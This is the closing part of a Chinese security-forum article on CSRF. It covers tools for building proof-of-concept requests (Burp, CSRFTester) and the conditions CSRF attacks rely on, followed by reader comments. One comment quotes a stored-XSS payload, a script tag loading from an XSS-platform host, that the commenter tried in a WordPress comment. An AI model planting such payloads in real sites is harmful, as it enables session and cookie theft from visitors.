
利用工具介绍

Burp相信大家也都有一定的了解，截断数据包，构造csrf漏洞poc，基本是最简单方便的工具了。

在给大家介绍一个CSRFTester-1.0，这个工具，专门针对csrf漏洞，可以构造多种样式的poc

双击bat文件运行

设置浏览器8008代理，点start就可以获取到通过的数据包了



最下方构造需要的poc加以利用，总的来说比burp更加专业，如果专门利用csrf可以使用这个工具。

总结

漏洞依靠用户标识危害网站，利用网站对用户标识的信任，欺骗用户的浏览器发送HTTP请求给目标站点，另外可以通过IMG标签会触发一个GET请求，可以利用它来实现CS

CSRF攻击依赖下面的假定：

攻击者了解受害者所在的站点

攻击者的目标站点具有持久化授权cookie或者受害者具有当前会话cookie

目标站点没有对用户在网站行为的第二授权

点击收藏 | 0 关注 | 0

上一篇：Web安全系列 -- XSS漏洞 下一篇：【创新大会】PPT公布

1. 6 条回复


hades 2017-11-28 10:04:45

@小峰 对于新手来说是他们的福利，其实我觉得你还需要一个知识的导图

0 回复Ta


only 2017-11-28 16:49:07


最近回复:2017年11月28日 10:04

0 回复Ta


xwbk12 2017-11-29 11:54:08

我是用的wordpress版本中，发布的评论插入testte<script src=http://192.168.40.239/xsser/S7JYsk?1511924962></script>
的内容，去查看网页源代码时，发现只显示testte字，后面的信息全部都被过滤了
请问下作者你使用的wordpress是什么版本，在哪里可以下载到？多谢啦！！！

0 回复Ta


hades 2017-11-29 12:41:32

@xwbk12 文章用wp做测试是不太合适的，本身wp安全性就很高了，如果要测试成功必需修改一些安全设置，或者权限放开的情况下才能测试成功。

0 回复Ta

 hades 2017-11-30 09:20:28

@xwbk12 昨天那个WordPress版本 wordpress-4.9-zh_CN

0 回复Ta

 xwbk12 2017-11-30 11:23:58

@hades
非常非常感谢啊！！

0 回复Ta

登录 后跟帖

先知社区

现在登录

热门节点

技术文章

社区小黑板

目录

RSS 关于社区 友情链接 社区小黑板